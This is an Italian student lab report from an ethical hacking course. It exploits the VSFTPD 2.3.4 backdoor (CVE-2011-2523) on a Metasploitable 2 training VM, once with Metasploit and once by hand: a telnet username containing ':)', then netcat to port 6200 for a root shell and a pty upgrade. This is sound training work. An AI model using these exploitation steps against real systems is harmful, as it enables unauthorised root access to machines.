Report Esercizio Pratico — W15D4

Sfruttamento della backdoor VSFTPD 2.3.4 su Metasploitable

Corso: Cybersecurity & Ethical Hacking — Epicode

Candidato: Giovanni Pio Cerasoli

Data: 23 ottobre 2026

Target: 192.168.50.101 (Metasploitable 2) — Attaccante (Kali Linux): 192.168.50.100

1. Obiettivo dell'esercizio

L'esercizio richiede di completare una sessione di hacking sulla macchina Metasploitable, sfruttando la vulnerabilità nota del servizio FTP «vsftpd». L'attività si articola in due fasi:

- ottenere una sessione sulla macchina target tramite Metasploit Framework e creare una cartella di verifica nella root del filesystem;
- (facoltativo) riprodurre manualmente lo stesso exploit senza l'ausilio di Metasploit, utilizzando telnet e netcat.


2. Ricognizione del target

Prima di procedere con lo sfruttamento, è stata effettuata una verifica di connettività e un port/service scan sul target.

2.1 Verifica di rete

Un primo tentativo di ping verso un indirizzo errato (192.168.51.101) ha prodotto un esito negativo (100% packet loss). Dopo aver verificato la configurazione di rete dell'host attaccante con il comando ip a (interfaccia eth0, IP 192.168.50.100/24), il ping verso l'indirizzo corretto del target ha avuto esito positivo:

```
$ ping -c4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=4.10 ms
...
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
```



2.2 Scansione delle porte e dei servizi

La scansione con nmap -sV ha permesso di enumerare i servizi attivi sul target, confermando la presenza di vsftpd 2.3.4 sulla porta 21/tcp:

```
$ nmap -sV 192.168.50.101
...
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...
1524/tcp open  bindshell   Metasploitable root shell
...
```

Una prima scansione mirata sulla porta 6200/tcp (porta su cui si apre il listener della backdoor) risultava chiusa, a conferma del fatto che il backdoor non era ancora stato innescato:

```
$ nmap -p 6200 192.168.50.101
PORT     STATE  SERVICE
6200/tcp closed lm-x
```



3. Fase 1 — Sfruttamento tramite Metasploit

È stato avviato Metasploit Framework e ricercato il modulo relativo a vsftpd:

```
msf > search vsftpd

Matching Modules
================
#  Full Name                                Disclosure Date  Rank       Check  Name
-  ---------                                ---------------  ----       -----  ----
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03       normal     Yes    VSFTPD
2.3.2 and Earlier STAT Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03       excellent  Yes    VSFTPD
2.3.4 Backdoor Command Execution
```




È stato selezionato il modulo exploit/unix/ftp/vsftpd_234_backdoor:

```
msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

3.1 Nota tecnica — errore sul comando edit

Durante il tentativo di analizzare il codice sorgente del modulo con il comando edit, è stato restituito il seguente errore:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > edit
undefined method 'rl_call_last_kbd_macro' for module RbReadline (NoMethodError)
  from .../rb-readline-0.5.5/lib/rbreadline.rb:4374:in '_rl_dispatch_subseq'
  ...
```



Si tratta di un errore di compatibilità tra la libreria Ruby rb-readline (versione 0.5.5) e l'editor di default richiamato dal comando edit, non legato alla configurazione dell'exploit o del target. Il problema è stato aggirato analizzando il codice sorgente del modulo direttamente da file (percorso /usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb), senza impatto sulla riuscita dell'exploit.


4. Fase 2 (facoltativa) — Riproduzione manuale dell'exploit

La vulnerabilità CVE-2011-2523 consiste in una backdoor inserita deliberatamente nel codice sorgente di vsftpd tra il 30 giugno e il 1° luglio 2011, in seguito a una compromissione del server di distribuzione del pacchetto. Se durante l'autenticazione FTP lo username contiene la sequenza di caratteri «:)», il demone apre una shell con privilegi di root in ascolto sulla porta 6200/tcp del target.

4.1 Tentativo con telnet

È stata aperta una connessione alla porta 21 e inviato uno username contenente lo smiley:

```
$ telnet 192.168.50.101 21
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao123:)
331 Please specify the password.
PASS kalicchchjvkbhu
421 Timeout.
Connection closed by foreign host.
```



La sessione FTP è andata in timeout e si è chiusa; tale comportamento è atteso: l'invio dello username con «:)» innesca comunque, lato server, l'apertura del listener sulla porta 6200, indipendentemente dall'esito della sessione FTP stessa.

4.2 Verifica dell'apertura del listener


Una successiva scansione della porta 6200 ha confermato che il listener era stato attivato:

```
$ nmap -p 6200 192.168.50.101
PORT     STATE SERVICE
6200/tcp open  lm-x
```

4.3 Ottenimento della shell con netcat

Collegandosi con nc alla porta 6200 è stata ottenuta una shell diretta con privilegi di root:

```
$ nc 192.168.50.101 6200
id
uid=0(root) gid=0(root)
ip a
...
inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/#
```




Il comando python -c 'import pty; pty.spawn("/bin/bash")' è stato utilizzato per convertire la shell grezza (non interattiva) ottenuta da nc in una shell bash completa, più agevole da utilizzare (gestione di history, autocompletamento, segnali).

5. Verifica finale

Dalla shell root ottenuta è stata creata la cartella richiesta nella directory di root del filesystem del target e verificata la configurazione di rete della macchina compromessa:

```
root@metasploitable:/# mkdir /test_metasploit
root@metasploitable:/# ip a
...
inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
```



6. Conclusioni

L'esercizio ha permesso di sperimentare lo sfruttamento della backdoor VSFTPD 2.3.4 (CVE-2011-2523) secondo due approcci:

- tramite Metasploit Framework, utilizzando il modulo exploit/unix/ftp/vsftpd_234_backdoor, che automatizza l'intera catena di attacco (invio dello username malevolo, connessione al listener sulla porta 6200, gestione della sessione);
- manualmente, tramite telnet per innescare la backdoor e netcat per connettersi al listener risultante, replicando a basso livello la stessa logica implementata dal modulo Metasploit.

L'esercizio evidenzia l'importanza del controllo dell'integrità del codice sorgente nella supply chain del software: la backdoor fu introdotta tramite la compromissione del server di distribuzione ufficiale di vsftpd, e rimase disponibile per il download per un breve periodo prima di essere scoperta e rimossa dagli stessi manutenutori del progetto.